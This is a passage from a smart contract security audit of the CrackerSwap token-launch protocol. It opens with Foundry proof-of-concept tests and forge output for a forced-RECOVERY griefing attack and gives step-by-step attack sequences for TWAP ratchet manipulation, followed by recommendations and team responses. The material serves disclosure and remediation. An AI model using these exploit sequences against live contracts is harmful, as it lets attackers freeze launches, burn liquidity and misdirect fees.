    // Make the closing buy's settlement fail LOUDLY so the curve parks
    at CLOSED.
    // Any non-empty revert takes the GraduationDeferred branch.
    poolManager.setRevertOnInitialize(true);
    vm.prank(BUYER);
    curve.buy{value: 6 ether}(0);
    poolManager.setRevertOnInitialize(false);
    assertEq(uint256(curve.phase()), 2, "curve did not park at CLOSED");
}

/// @notice CONTROL – with the PoolManager idle, the 7-day retry
SUCCEEDS and the launch graduates.
function test_control_healthyLaunchGraduatesOnRecoveryRetry() public {
    _closeWithoutSettling();
    vm.warp(block.timestamp + 7 days + 1);

    vm.prank(ATTACKER);
    curve.enterRecovery();
}
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
        assertEq(uint256(curve.phase()), 3, "expected GRADUATED");
        assertEq(token.balanceOf(address(locker)), 0, "locker holds tokens,
not the point");
        console.log("control: phase after enterRecovery =",
uint256(curve.phase()));
    }

    /// @notice ATTACK – the identical call, made from inside an unlocked
    PoolManager frame,
    ///          drives the SAME healthy launch into terminal RECOVERY and
    burns the LP supply.
    function test_attackerForcesTerminalRecoveryFromUnlockFrame() public {
        _closeWithoutSettling();
        vm.warp(block.timestamp + 7 days + 1);

        uint256 supplyBefore = token.totalSupply();
        uint256 curveHeldBefore = token.balanceOf(address(curve));

        vm.prank(ATTACKER);
        griever.enterRecoveryFromUnlock(curve);

        // HARM 1: terminal RECOVERY. Graduation is off permanently.
        assertEq(uint256(curve.phase()), 4, "expected RECOVERY");

        // HARM 2: the entire LP allocation plus unsold curve supply is
        burned irreversibly.
        uint256 burned = supplyBefore - token.totalSupply();
        assertEq(burned, curveHeldBefore, "did not burn the curve's whole
        reserve");
        assertGt(burned, LP_SUPPLY, "burn did not include the LP
        allocation");
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
// HARM 3: the launch can never graduate. graduate() is dead.
vm.expectRevert(BondingCurve.WrongPhase.selector);
curve.graduate();

console.log("attack: phase          =", uint256(curve.phase()));
console.log("attack: tokens burned   =", burned);
console.log("attack: of which LP supply =", LP_SUPPLY);
console.log("attacker ETH spent      = 0 (gas only)");
}

/// @notice The ENABLER: an attacker manufactures the CLOSED state
themselves, for dust,
///          so H-2's 7-day precondition does not depend on an accidental
deferral.
function test_closingBuyFromUnlockFrameDefersAndFreezesTrading() public
{
    // Walk the curve to just under the target with honest buys.
    vm.prank(BUYER);
    curve.buy{value: 4 ether}(0); // net 3.95 of a 4.2 target - leaves
headroom
    assertEq(uint256(curve.phase()), 1, "expected TRADING");
    uint256 realQuoteBefore = curve.realQuote();

    // The attacker crosses the remaining headroom from inside the
unlocked frame.
    vm.deal(ATTACKER, 1 ether);
    vm.prank(ATTACKER);
    griefier.closeCurveFromUnlock{value: 1 ether}(curve);
}
```

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
// HARM 1: parked at CLOSED, not GRADUATED. No pool was ever opened.
assertEq(uint256(curve.phase()), 2, "expected CLOSED");

// HARM 2: the launch is frozen - buy() and sell() both revert
WrongPhase.
vm.deal(BUYER, 1 ether);
vm.prank(BUYER);
vm.expectRevert(BondingCurve.WrongPhase.selector);
curve.buy{value: 0.01 ether}(0);

uint256 held = token.balanceOf(BUYER);
vm.startPrank(BUYER);
token.approve(address(curve), held);
vm.expectRevert(BondingCurve.WrongPhase.selector);
curve.sell(held, 0);
vm.stopPrank();

// COST: only the remaining headroom actually stuck; the rest was
refunded.
console.log("attacker headroom paid ", curve.realQuote() -
realQuoteBefore);

// Recoverable on its own - which is why this alone is Low. Its
weight is as
// the enabler for the forced-RECOVERY attack above.
curve.graduate();
assertEq(uint256(curve.phase()), 3, "graduate() should unstick it");
}
}
```

Executed with `forge test`. Raw output:

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

Logs :

```
control: phase after enterRecovery = 3
```

```
[PASS] test_attackerForcesTerminalRecoveryFromUnlockFrame() (gas: 387347)
```

Logs :

```
attack: phase = 4
```

```
attack: tokens burned      = 20000000000000000000000001
```

attack: of which LP supply = 2000000000000000000000000

attacker ETH spent = 0 (gas only)

Recommendation

Do not infer migration health from an undifferentiated revert. Two options, both of which require a small interface change note that error `PoolManagerUnlocked()` is currently declared inside `V4MigrationModule (:74)`, which the curve does not import, so the selector is not reachable from `BondingCurve` as the code stands.

Option A (minimal) filter the known "not now" revert. Move the error declaration into IMigrationModule so both sides share it, then:

```

1  try this.settleGraduation() {
2      return;
3  } catch (bytes memory reason) {
4      // A rejection meaning "not right now" must not be read as "never".
5      if (
6          reason.length >= 4
7          && bytes4(reason) == IMigrationModule.PoolManagerUnlocked.selector
8      ) revert SettlementNotRetryable();
9  }

```

Option B (preferred) reject the invalid context up front. Have the module expose a view reporting whether migration is currently attemptable, and gate the retry on it, so `enterRecovery` never has to infer intent from a swallowed revert:

Any caller can force a healthy launch into permanent RECOVERY from an unlocked PoolManager frame *(continued)*

```
1 interface IMigrationModule {
2     function migrate(address launchToken, uint256 tokenAmount) external payable;
3     /// @notice False while the module cannot even attempt a migration.
4     function migrationAttemptable() external view returns (bool);
5 }
6
7 // in enterRecovery(), before the retry:
8 if (!IMigrationModule(migrationModule).migrationAttemptable()) revert SettlementNotRetryable();
```

Option B is more robust because it whitelists the conditions under which a failure counts as genuine, rather than blacklisting one known-benign revert. The same class of confusion applies to any future "temporarily unavailable" revert reachable from the settle chain, and a blacklist has to be extended every time one is added.

And also Add a pre-settlement readiness check covering all transient lock conditions, including the core PoolManager, periphery PositionManager, and module reentrancy guard.

Medium Severity Issues

3. Idle-pool TWAP is cheaply settable by a single trader and feeds the irreversible FDV ratchet

Partially Resolved

Path

```
contracts/hooks/AntiSnipeHook.sol, contracts/LPFeeRatchet.sol,  
contracts/TokenSplitter.sol
```

Function Name

```
AntiSnipeHook._beforeSwap(), LPFeeRatchet.poke(),  
TokenSplitter.ratchetDown()
```

The FDV that decides the creator's permanent LP-fee tier is a TWAP built from AntiSnipeHook's cumulative-tick accumulator. That accumulator advances only on swaps, and each swap credits the pre-swap standing tick across the whole interval since the previous swap (AntiSnipeHook.sol:164-183):

```
1  if (s.lastObservedAt != 0) {  
2      uint32 elapsed = uint32(block.timestamp) - s.lastObservedAt;  
3      if (elapsed != 0) {  
4          (, int24 tick,,) = poolManager.getSlot0(poolId);  
5          pools[poolId].tickCumulative = s.tickCumulative + int56(tick) * int56(uint56(elapsed));  
6          pools[poolId].lastObservedAt = uint32(block.timestamp);  
7      }  
8  }
```

LPFeeRatchet.poke requires only that the observed span between two recorded timestamps be at least 24 hours (TWAP_WINDOW). It does not require any trading activity inside that span (LPFeeRatchet.sol:152-186).

On an idle or thinly-traded pool a single actor therefore defines the entire window: swap once to park the tick, poke to open the window, wait 24 hours untouched there is no arbitrage cost on an idle pool then flush with one tiny swap that accumulates tick × 24h at the parked price, and poke again to commit the tier. TokenSplitter.ratchetDown is monotone-down and irreversible (TokenSplitter.sol:158-167), and the LP position is locked forever with no exit path in LPLocker.

3. Idle-pool TWAP is cheaply settable by a single trader and feeds the irreversible FDV ratchet *(continued)*

Impact

An attacker can park the tick upward across a 24-hour idle window to force a permanent ratchet from 7000 bps toward 4000 bps, grieving the creator on all future volume. Conversely a creator or ally can park the tick downward to indefinitely retain a top tier the true FDV would not justify, permanently diverting LP fees from the treasury. Either direction is a permanent, one-time-manipulable 30-percentage-point misallocation of the creator↔treasury LP-fee split for the entire life of the locked position.

Likelihood

Medium. Requires an idle or thinly-traded pool and enough capital to move and hold the tick, but there is no ongoing cost once the pool is idle, and the creator-ally direction is directly profitable.

POC

Sequence, all calls permissionless:

- Swap once to park the tick at the desired level.
- LPFeeRatchet.poke(launchToken) anchors the observation at (tickCumulative, lastObservedAt).
- Wait 24 hours. No swaps occur, so the accumulator does not move and there is nothing to arbitrage.
- Execute one minimal swap. `_beforeSwap` credits `parkedTick × 86400` in a single write.
- LPFeeRatchet.poke(launchToken) `span = 86400 ≥ TWAP_WINDOW`, so the mean equals the parked tick exactly and the tier commits.

Recommendation

Require evidence of activity inside the window a minimum swap count, or a freshness bound on `lastObservedAt` relative to `block.timestamp`. Cap the committable span (`span ≤ k * TWAP_WINDOW`, reopening the window rather than committing when exceeded). Consider a median-of-samples rather than a single mean. Alternatively make the ratchet re-entrant upward with a fresh window so that one manipulated window cannot be permanent.

CrackerSwap Team's Comment

Partially resolved; the residual is accepted. The cheap half of this issue is closed by the fix for issue 6, which snapshots FDV supply when the pool is armed. The residual is that, on a pool with no trading, observed time does not advance, so one actor who parks the tick and later closes the interval defines the whole window. This is inherent to a TWAP on an idle market. An activity floor is defeated by dust swaps, and a volume floor priced high enough to deter manipulation would also stop quiet-but-valuable launches from ratcheting at all, with every such failure favouring the creator at the protocol's expense. This is recorded in `ARCHITECTURE.md` as the standing assumption to attack.

Medium Severity Issues

4. LPLocker.collect() and LPFeeRatchet.poke() are an unordered permissionless pair, so an accrued LP-fee pool is priced at whichever lands first

Resolved

Path

```
contracts/LPLocker.sol, contracts/TokenSplitter.sol,  
contracts/LPFeeRatchet.sol
```

Function Name

```
LPLocker.collect(), TokenSplitter._credit(), LPFeeRatchet.poke()
```

LPLocker.collect(tokenId) is permissionless (LPLocker.sol:140-165). It harvests accrued Uniswap V4 fees and forwards them to TokenSplitter.depositETH / depositERC20 under Stream.LP_FEES. The splitter resolves the creator's share with lpCreatorBpsOf(launchToken) evaluated at deposit time, not at accrual time (TokenSplitter.sol:187-207):

```
1 function _creatorBps(address launchToken, Stream stream) private view returns (uint256) {  
2     if (stream == Stream.BONDING) return bondingCreatorBps;  
3     if (stream == Stream.GRADUATION) return graduationCreatorBps;  
4     if (stream == Stream.LP_FEES) return lpCreatorBpsOf(launchToken);  
5     revert UnknownStream();  
6 }
```

LPFeeRatchet.poke(), which lowers that share as FDV rises, is also permissionless. The applied split therefore depends entirely on which of two independent, unprivileged calls lands first. A creator bot can watch FDV approach a threshold and collect() immediately before anyone poke(s), crediting every fee accrued up to that point at the old, higher bps.

The material point is the size of the pool being repriced. Nothing obliges anyone to collect() before the first poke(). Both calls are unpaid, so there is no economic pressure on any third party to make them, and the party with the strongest incentive the creator profits from delay. The pool priced at the stale tier is therefore the entire uncollected backlog since graduation, which for a successful launch is the largest fee accrual of its life.

4. LPLocker.collect() and LPFeeRatchet.poke() are an unordered permissionless pair, so an accrued LP-fee pool is priced at whichever lands first *(continued)*

Impact

The creator captures accrued LP fees at up to the pre-ratchet share 70% instead of 60%, 50%, or 40% on the whole uncollected backlog. This is a permanent misallocation of protocol revenue against the schedule the ratchet exists to enforce, recurring at each of the three thresholds on every launch. No user principal is at risk and no user is denied an action, which is what keeps this below High.

Likelihood

High. Both legs are permissionless, neither requires capital or a privileged role, the ordering is trivially automatable, and the profitable ordering is the one the creator wants.

Recommendation

Have LPLocker.collect() call LPFeeRatchet.poke(launchToken) before harvesting. Both functions are already permissionless, so this adds no trust assumption and no new authority, and it closes the ordering race completely:

```
1 function collect(uint256 tokenId) external nonReentrant returns (uint256 amount0, uint256 amount1) {
2     address launchToken = positions[tokenId].launchToken;
3     if (launchToken == address(0)) revert UnknownPosition();
4
5     // Price this harvest at the latest committable tier, not at a stale one.
6     try ratchet.poke(launchToken) {} catch {}
```

Alternatively, accrue LP fees against the tier in effect at accrual time rather than at collection time.

Low Severity Issues

5. A closing buy made from an unlocked PoolManager frame defers settlement and freezes trading

Acknowledged

Path

`contracts/BondingCurve.sol`

Function Name

`_buy(), settleGraduation(), graduate(), enterRecovery()`

`_buy`'s settlement catch treats only an empty revert reason as fatal (`BondingCurve.sol:326-330`); any revert carrying data emits `GraduationDeferred` and leaves the curve `CLOSED`.

`PoolManagerUnlocked()` is a four-byte custom error, so a closing buy executed from inside a permissionless `PoolManager.unlock()` callback takes the deferral branch instead of graduating atomically. The attacker needs only the remaining headroom to the graduation target; `_buy` clamps the buy to the target and refunds the excess.

Impact

The launch parks at `CLOSED`, where both `buy()` and `sell()` revert `WrongPhase`, so trading is frozen and no pool exists. On its own this is recoverable, because `graduate()` is permissionless and unsticks it.

Likelihood

Medium. Permissionless, costs only the residual headroom plus gas, and is repeatable against any launch approaching its target.

Recommendation

Fixed by the same change as issue 2: distinguish temporarily-unavailable reverts from genuine settlement failure rather than treating every non-empty reason as a deferral.

CrackerSwap Team's Comment

`_buy` deliberately still defers settlement rather than reverting, because a caller invoking the curve from inside its own `unlock` callback would otherwise have a legitimate purchase fail. The harm of this issue was that it set up issue 2; with issue 2 resolved, a parked launch is recoverable by anyone through the permissionless `graduate()`. A two-line hardening using `migrationReady()` has been drafted but not applied, pending a decision on the in-unlock-caller trade-off.

Low Severity Issues

6. FDV fee-tier accounting reads live totalSupply, which any holder can shrink by burning

Resolved

Path

`contracts/LPFeeRatchet.sol, contracts/LaunchToken.sol`

Function Name

`fdvFromTick(), fdvOf(), poke(), LaunchToken.burn()`

`fdvFromTick` and `fdvOf` compute FDV from the token's live `totalSupply()` (`LPFeeRatchet.sol:144-149`), and `LaunchToken.burn` lets any holder destroy their own balance (`LaunchToken.sol:43-45`). A large holder, in practice the creator, can burn to shrink `totalSupply`, lowering computed FDV below a ratchet threshold, so `poke()` observes a tier that does not justify ratcheting down.

Two properties make this sharper than a static "sit below the threshold" strategy.

The burn does not merely postpone a commit; it destroys the window. The observed $\geq$ current branch re-anchors the observation rather than leaving it open (`LPFeeRatchet.sol:177-181`):

```
if (observed >= current) {  
  
    observations[launchToken] = Observation(cumulativeNow, observedNow);  
  
    emit ObservationStarted(launchToken, cumulativeNow, observedNow);  
  
    return;  
  
}
```

A burn landing in the same transaction as a poke, front-running a keeper's committing poke, therefore erases a matured 24-hour observation. The keeper must open a fresh window and wait another full 24 hours of observed, swap-advanced time.

6. FDV fee-tier accounting reads live totalSupply, which any holder can shrink by burning *(continued)*

The cost is the overshoot, not a fixed share of supply. To hold FDV below a threshold T when the price implies F , the required burn is exactly $\text{supply} * (1 - T/F)$. Near a threshold that is negligible.

Impact

Suppression of the one-way FDV ratchet: the creator retains a higher split than the schedule intends. The attack costs the attacker their burned holdings, so it is rational only where the fee-share gain exceeds the burn cost, which near a threshold it comfortably does.

Likelihood

Medium near a tier boundary, low once the price has run decisively past one. A sustained rally makes suppression cost the full overshoot: a doubling of FDV past the threshold costs half the supply.

Recommendation

Snapshot totalSupply at graduation, recorded by the splitter or the ratchet at migration time, and use the snapshot for FDV instead of the live value. This closes both the static suppression and the window-destruction front-run in one change.

Low Severity Issues

7. The FDV ratchet enforces a minimum TWAP window with no maximum

Acknowledged

Path

`contracts/LPFeeRatchet.sol, contracts/TokenSplitter.sol`

Function Name

`poke(), TokenSplitter._creatorBps()`

`poke()` reverts only when the observed span is below `TWAP_WINDOW` (`LPFeeRatchet.sol:168-169`); there is no maximum-window cap. If `poke` goes uncalled after a window matures, or trading is sparse enough that the hook's last observation advances only occasionally, the committed average is computed over however long the window has actually been open, potentially far longer than 24 hours, diluting recent price movement with stale data.

Impact

Because the tier function is a step function, a diluted average can hold the split at the higher creator tier materially longer than the schedule intends. `TokenSplitter._creatorBps` reads the live tier on every LP-fee deposit, so the creator keeps receiving the pre-ratchet share of every harvest for the duration of the over-long window: a real, bounded, self-correcting transfer from treasury to creator

Likelihood

Medium in keeper-liveness terms, but mitigated. `poke` is permissionless, so any keeper can call it the moment a window matures, capping typical exposure near 24 hours.

Recommendation

Enforce a maximum span, for example twice `TWAP_WINDOW`, and reopen the window instead of committing when it is exceeded, or snapshot fixed windows automatically.

CrackerSwap Team's Comment

The window span is measured in observed time, which only swaps advance, so a pool trading once a month legitimately has a month-long window. Any cap tight enough to matter would re-anchor those windows forever, permanently favouring the creator, which is the opposite of the finding's intent. The fix for issue 4 mitigates this instead: every harvest now pokes the ratchet, so windows close promptly rather than growing stale.

Low Severity Issues

8. The FDV ratchet reads only the single hooked V4 pool, blind to other venues

Acknowledged

Path

`contracts/LPFeeRatchet.sol`

Function Name

`poolKeyOf(), poke()`

`poolKeyOf` hardcodes a single pool key, native ETH against the launch token with the dynamic-fee flag and the ratchet's own immutable tick spacing and hook (`LPFeeRatchet.sol:98-106`), and `poke` derives FDV solely from that pool's TWAP. Nothing stops a third party from creating an unhooked pool for the same token once it is transferable; only the hooked key is gated, by `AntiSnipeHook._beforeInitialize`.

Impact

The committed tier can persistently disagree with the token's real fully diluted valuation. If price discovery migrates to another venue while the hooked pool stays thin or stale, the ratchet never advances and the creator retains a higher tier than warranted; alternatively the ratchet is pushed by cheap activity on the now-isolated pool, which is the same manipulation surface as issue 3 made easier by low liquidity. No principal loss; only the fee split is affected.

Likelihood

Medium for successful tokens, where venue fragmentation is the norm. Low for long-tail launches whose only market is the hooked pool.

Recommendation

Document that the tier keys to the hooked pool only. If cross-venue FDV matters, blend in an external oracle or a liquidity-weighted median across known pools.

CrackerSwap Team's Comment

The tier intentionally keys to the pool this protocol opened, not to the token's global market. Blending venues would require either a price feed working on four chains before a single launch can be repriced, with a stale feed then sitting between creators and their fees, or a hardcoded guess at which pools count. This is the same trade-off `FDV_TIERS` already makes by pinning USD thresholds to native wei. The behaviour is documented in `ARCHITECTURE.md`

Low Severity Issues

9. The closing buyer funds the entire graduation settlement, uncompensated and without opt-out

Acknowledged

Path

```
contracts/BondingCurve.sol
```

Function Name

```
_buy(), settleGraduation(), graduate(), enterRecovery()
```

Any buy that pushes `realQuote` to or above `graduationTarget` attempts `settleGraduation()` atomically inside the same transaction (`BondingCurve.sol:311-331`). The settlement frame covers the splitter fee deposit, the token burn, the token transfer, then migration into pool initialisation, a full-range mint through `Permit2`, and the NFT handoff with locker validation. It measures 650,781 gas against the 800,000 `MIN_SETTLE_GAS` floor (:324).

The closer is paid nothing for this. Graduation continuity opens the V4 pool at exactly the price the closer just paid, so closing carries no arbitrage, and the anti-snipe hook's opening fee taxes any same-window exit, making close-and-dump unprofitable during the decay window. Meanwhile a buy just below the target always succeeds, while a crossing buy additionally reverts in full if the caller leaves less than `MIN_SETTLE_GAS` at close time. The marginal buyer therefore strictly prefers staying below the target.

Impact

Graduation depends on altruistic or strategic actors: the creator, the team, or a holder waiting out the decay window. A curve can idle at more than 99% of target with no forced path across. No funds are at risk, since sells remain open in `TRADING`, and once any buy does close the curve `graduate()` is permissionless. On the verified chains the subsidy is cents; on an expensive-gas chain the same structure would make stalls economically rational rather than merely marginal.

Likelihood

Medium that stalls occur transiently; low impact when they do, and self-correcting, since any holder may close at any time.

Recommendation

Retain the revert (`InsufficientGasForSettlement`) and preserve atomic graduation. Do not implement the succeed-and-defer approach.

9. The closing buyer funds the entire graduation settlement, uncompensated and without opt-out *(continued)*

CrackerSwap Team's Comment

We believe the recommended fix is unsafe and have not implemented it. `eth_estimateGas` binary-searches for the cheapest gas that succeeds; if a close that skipped settlement succeeded, every wallet would converge on that path and settlement would never fire in production, reopening the window between curve close and pool open that atomic settlement exists to eliminate. This is invariant I16, asserted in `fork/LifecycleFailures.fork.ts` by sending the closing buy at the wallet's own gas estimate against live Uniswap V4. A closer rebate from the graduation fee was also rejected: it would place an ETH transfer to an arbitrary address inside `_settle`, letting a closer with a reverting `receive()` force a deferral, so any future version must be pull-payment. The issue is instead answered operationally: a Graduate button on any CLOSED curve gated on the module's `migrationReady()` view, the creator as the natural closer since LP fees do not accrue until the pool exists, and a keeper as backstop that also calls `collect()` to keep the FDV window fresh. Measured on `Ink`, the subsidy the closing buyer pays is approximately \$0.001. Documented in `ARCHITECTURE.md`

Informational Severity Issues

10. Launch tokens transferred into the curve during RECOVERY sells are permanently locked

Resolved

Path

```
contracts/BondingCurve.sol
```

Function Name

```
enterRecovery(), sell()
```

`enterRecovery()` burns the curve's entire held reserve once, at the moment RECOVERY opens (`BondingCurve.sol:400-401`). Every subsequent RECOVERY `sell()` pulls the seller's tokens into the curve while paying out the pro-rata claim from tracked state (`:365`). The incoming tokens are never burned, re-sold, or otherwise exitable, and accrete in the curve forever.

Impact

Tokens sold back during wind-down are locked rather than burned, so total supply after a recovery wind-down overstates circulating and burned expectations. Accounting drift only; no value is extractable. We traced the RECOVERY path specifically for an extraction route and found none: the pro-rata claim preserves the reserve-to-outstanding ratio, with floor rounding moving it upward and so favouring later sellers by dust; the guard bounding a sell by the outstanding total limits redemption to exactly the outstanding supply; and the curve has no path that returns accumulated tokens.

Likelihood

Certain on any curve that enters RECOVERY and processes sells; impact is accounting-only.

Recommendation

Burn the incoming tokens in the RECOVERY branch of `sell()`, immediately after the transfer in, keeping post-mortem supply consistent.

Informational Severity Issues

11. Quote views return live-looking numbers after graduation

Resolved

Path

`contracts/BondingCurve.sol`

Function Name

`reserves(), quoteBuy(), quoteSell(), tokensSold()`

`_settle()` zeroes the curve's real quote reserve (`BondingCurve.sol:419`) but does not reset `tokensSold`. The views `reserves()`, `quoteBuy()`, `quoteSell()` and `tokensSold()` are not phase-gated (:210-252), so after graduation they compute against a retained `tokensSold` and a zeroed reserve. `reserves()`, for instance, returns the virtual quote and a token reserve that still looks live for a curve that can no longer trade.

Impact

Off-chain integrators reading the views without checking `phase()` will display incorrect post-graduation pricing, which presents as an apparent price spike. We confirmed there is no on-chain consumer of these views anywhere outside `BondingCurve` itself, so no funds are affected; every value-moving entry point is phase-gated.

Likelihood

Medium for naive integrators; zero on-chain impact.

Recommendation

Document that the views are meaningful only during `TRADING`, or have them return zeroed values once the curve has graduated.

Informational Severity Issues

12. The spot FDV view and the ratchet's committed TWAP FDV can disagree

Acknowledged

Path

`contracts/LPFeeRatchet.sol`

Function Name

`fdvOf(), fdvFromTick(), poke()`

`fdvOf(launchToken)` computes FDV from the spot pool price (`LPFeeRatchet.sol:108-116`), while the tier decision in `poke` uses the 24-hour TWAP via `fdvFromTick` (`:144-173`). The formula is identical; the price input is not. A front end reading `fdvOf` may show a tier-justifying FDV while the ratchet correctly refuses to commit.

Impact

Integrator and interface confusion only; no on-chain value moves on the spot number.

Likelihood

Certain to diverge transiently around volatility; impact is cosmetic.

Recommendation

Document `fdvOf` as a spot estimate, or add a TWAP-based public view alongside it so integrators can read the same number the ratchet acts on.

CrackerSwap Team's Comment

With the supply snapshot introduced for issue 6, both views now share the same supply, so the only remaining difference is spot price versus average tick. `observationOf`, `averageTick` and `fdvFromTick` are already public, so an integrator can compute the committed figure directly.

Informational Severity Issues

13. Curve initialisation stamps every economic parameter but emits no event

Acknowledged

Path

`contracts/BondingCurve.sol`

Function Name

`initialize()`

The one-shot initialisation of every per-launch economic parameter, covering the virtual quote, curve and LP supply, graduation target, both buy caps, the trade fee, the gate, the module and the derived virtual token reserve, together with the transition into TRADING, emits nothing (BondingCurve.sol:151-198). The only launch-level signal is the factory's LaunchCreated, which does not carry the stamped parameters.

Impact

Indexers and front ends cannot reconstruct a curve's immutable configuration from logs alone and must read storage instead. No on-chain value impact.

Likelihood

Certain that the gap exists on every launch; impact is observability-only.

Recommendation

Emit an Initialized event from initialize carrying the full parameter payload and the derived virtual token reserve.

CrackerSwap Team's Comment

Every parameter initialize stamps is immutable and readable from storage, so a backfilling indexer can reconstruct the configuration without logs. A wide event would add real gas at createLaunch for data already on chain, and would invert the explicit conclusion of commit 9882486, which moved the protocol toward on-chain state instead of log replay.

Informational Severity Issues

14. Curve initialisation has no caller restriction

Acknowledged

Path

`contracts/BondingCurve.sol`

Function Name

`initialize()`

`initialize()` is externally callable by anyone; its only guard is the one-shot phase check (`BondingCurve.sol:151-152`). Unlike `seedBuy`, which is gated to the factory, there is no `msg.sender == factory` restriction. Today this is unreachable: `createLaunch` clones and initialises in a single transaction (`TokenFactory.sol:167-190`), so no front-run window exists.

Impact

None currently. The gap becomes live only if a future factory version separates the clone and the initialisation into two transactions, at which point an attacker could initialise a freshly cloned curve with parameters of their choosing before the factory does.

Likelihood

Very low. Latent; depends on a future code change rather than on any current state.

Recommendation

Add the explicit gate, so the invariant is enforced by the contract rather than by the caller's construction:

```
function initialize(InitParams calldata p) external {  
  
    if (msg.sender != factory) revert Unauthorized();  
  
    if (phase != Phase.UNINITIALIZED) revert AlreadyInitialized();  
}
```

Note that `factory` is written by `initialize` itself, so the check must read the parameter rather than storage, or the `factory` address must be fixed at clone time. Preserving the atomic clone-plus-initialise invariant in any factory rewrite is the alternative if the storage ordering makes the gate awkward.

14. Curve initialisation has no caller restriction *(continued)*

CrackerSwap Team's Comment

The recommended guard reads the p.factory parameter rather than storage, so it provides no protection: an attacker front-running a future two-step factory would simply pass their own address as p.factory and the guard would pass. A real guard requires the factory to be fixed at clone time, as an immutable on the implementation, which is a design change for a currently unreachable issue. The protection remains architectural: createLaunch clones and initialises the curve in a single transaction.

Informational Severity Issues

15. The anti-snipe reservation guard is silently skipped once the decay window closes

Acknowledged

Path

```
contracts/hooks/AntiSnipeHook.sol
```

Function Name

```
_beforeAddLiquidity(), seeded()
```

Both the seeding writes and the LaunchWindowClosed guard live entirely inside the window check at AntiSnipeHook.sol:142-147. The false branch, meaning the window has elapsed or the pool was never armed, writes nothing and enforces no reservation. seeded() therefore reports false for a pool seeded after the window, and no post-window add is gated. This is unreachable today: the only add path is the migration module, which initialises the pool and mints atomically in the same transaction, so the write always fires in-window.

Impact

None in the current call graph. It becomes a real reservation bypass if a second liquidity-add route to a hooked pool is ever introduced, and it misleads integrators reading seeded().

Likelihood

Very low. Latent; requires a future second add path.

Recommendation

Document the invariant that all seeding happens in the migration transaction. If another add path is introduced, hoist the reservation logic out of the window check so the guard cannot be skipped.

CrackerSwap Team's Comment

Free liquidity after the decay window is the intended behaviour and is asserted in the live-fork suite ("lets liquidity in freely once the window has elapsed"). The only residue is that seeded() would read false for a pool seeded after the window, which cannot occur because migration initialises the pool and mints liquidity atomically.

Informational Severity Issues

16. seededAt is write-only state with no internal consumer

Acknowledged

Path

```
contracts/hooks/AntiSnipeHook.sol
```

Function Name

```
_beforeAddLiquidity(), poolOf()
```

seededAt is declared (AntiSnipeHook.sol:42) and written once (:145) but is never read by any logic. It is observable only through the poolOf getter, and occupies space in the packed pool-state slot.

Impact

None functionally; minor gas and storage cost, plus the documentation implication that something consumes it.

Likelihood

Not applicable; the field is unused on every launch.

Recommendation

Remove the field, which repacks the slot, or consume it, for example by exposing the seeding time in an event.

CrackerSwap Team's Comment

seededAt is part of the backend data surface. It was introduced in commit 9882486 ("record the backend's data surface on-chain") together with lockedAt, registeredAt, graduatedAt and recoveryOpenedAt, to hold data the indexer would otherwise reconstruct from log history. It has an external consumer by design, and it rides in bytes already paid for, so it costs a shift and an OR rather than an SSTORE.

Informational Severity Issues

17. Stale docs still describe the dead fee path

Acknowledged

Path

`contracts/LPLocker.sol`

Function Name

`collect()`

ARCHITECTURE.md:146 and :427-429 (plus LPLocker's NatSpec) still tell the keeper to use `collect()` for fees and window freshness.

Since the update, the pool LP fee is 0, `collect()` moves no fees, and the real payout is `LaunchHook.flush/flushMany` — a keeper or backend built from the architecture doc would never release fees to creators/treasury.

Impact

Unsynced doc and codebase

Recommendation

Resync the documentation with respect to the codebase.

Informational Severity Issues

18. "Creators and treasury only ever receive native" is not strictly true

Acknowledged

Path

```
contracts/hooks/LaunchHook.sol
```

Function Name

```
getHookPermissions()
```

beforeDonate is not hooked, and PoolManager.donate credits in-range liquidity. The locked full-range position therefore accrues anything donated to the pool, and LPLocker.collect() forwards donated launch tokens to the splitter via depositERC20 under LP_FEES. Meme-coin rows can therefore still appear despite the native-only design

Impact

Not exploitable — the donor pays for it and loses the donation; no one else loses anything.

Recommendation

Document the behavior

Functional Tests

Functional Tests

- ✓ A launch can be created, seeded by the creator, traded, and graduated end to end, with the V4 pool opening at exactly the price the curve closed at.
- ✓ The closing buy settles atomically: fee deposit, proportional burn, pool initialisation, full-range mint, and NFT handoff all occur in one transaction or none do.
- ✓ seedBuy is rejected from any caller other than the factory, and from any curve where tokensSold != 0.
- ✓ initialize is one-shot; every non-UNINITIALIZED phase rejects re-initialisation, and invalid parameter domains are rejected before a launch becomes live.
- ✓ Buy and sell quotes round against the trader in both directions; the constant product k is non-decreasing across every buy, sell, and round trip.
- ✓ A crossing buy is capped at exactly graduationTarget, with the excess refunded to msg.sender and the tokens delivered to beneficiary.
- ✓ realQuote tracks the curve's native balance exactly across arbitrary trade sequences; the curve has no receive/fallback, so force-fed ETH cannot enter pricing.
- ✓ A settlement failure with non-empty revert data emits GraduationDeferred and leaves the curve CLOSED and retryable; graduate() then succeeds permissionlessly.
- ✓ enterRecovery() reverts before the full 7-day delay without touching any state, and after it burns exactly lpSupply + (curveSupply - tokensSold).
- ✓ RECOVERY redemption is pro-rata and cannot overdraw the opening reserve across any partition of sellers.
- ✓ The anti-snipe fee decays linearly from startFee to floorFee across the window, and an unarmed pool fails open to the floor fee.
- ✓ Pool initialisation for a launch's key is rejected from any sender other than the migration module.

- ✓ The locker accepts a position only from the migration module, in a pool carrying this locker's hook, dynamic fee, and the configured tick spacing; a re-lock of an already-held position is rejected.
- ✓ `collect()` never removes liquidity – the encoded `DECREASE_LIQUIDITY` amount is asserted zero – and a locked position never leaves the locker.
- ✓ Splitter claims are pull-based and consume only the caller's own entry; a deposit for one launch cannot credit another launch's creator.
- ✓ `ratchetDown` accepts only the immutable ratchet address and only a strict decrease to a named tier.
- ✓ The ratchet's window matures on observed (swap-advanced) time rather than wall-clock time; a short or unchanged hook clock reverts atomically and preserves the original anchor.
- ✓ Fork tests pin the settlement gas cost (650,781) against the 800,000 `MIN_SETTLE_GAS` floor and assert that an under-gassed closing buy reverts rather than quietly skipping settlement.

BondingCurve.sol

- ✓ balance never falls below `realQuote` across buys, sells, refunds, force-feed, donations (fuzzed)
- ✓ `tokensSold` never exceeds `curveSupply` (fuzzed)
- ✓ token balance stays at or above $(\text{curveSupply} - \text{tokensSold}) + \text{lpSupply}$ while trading or closed (fuzzed)
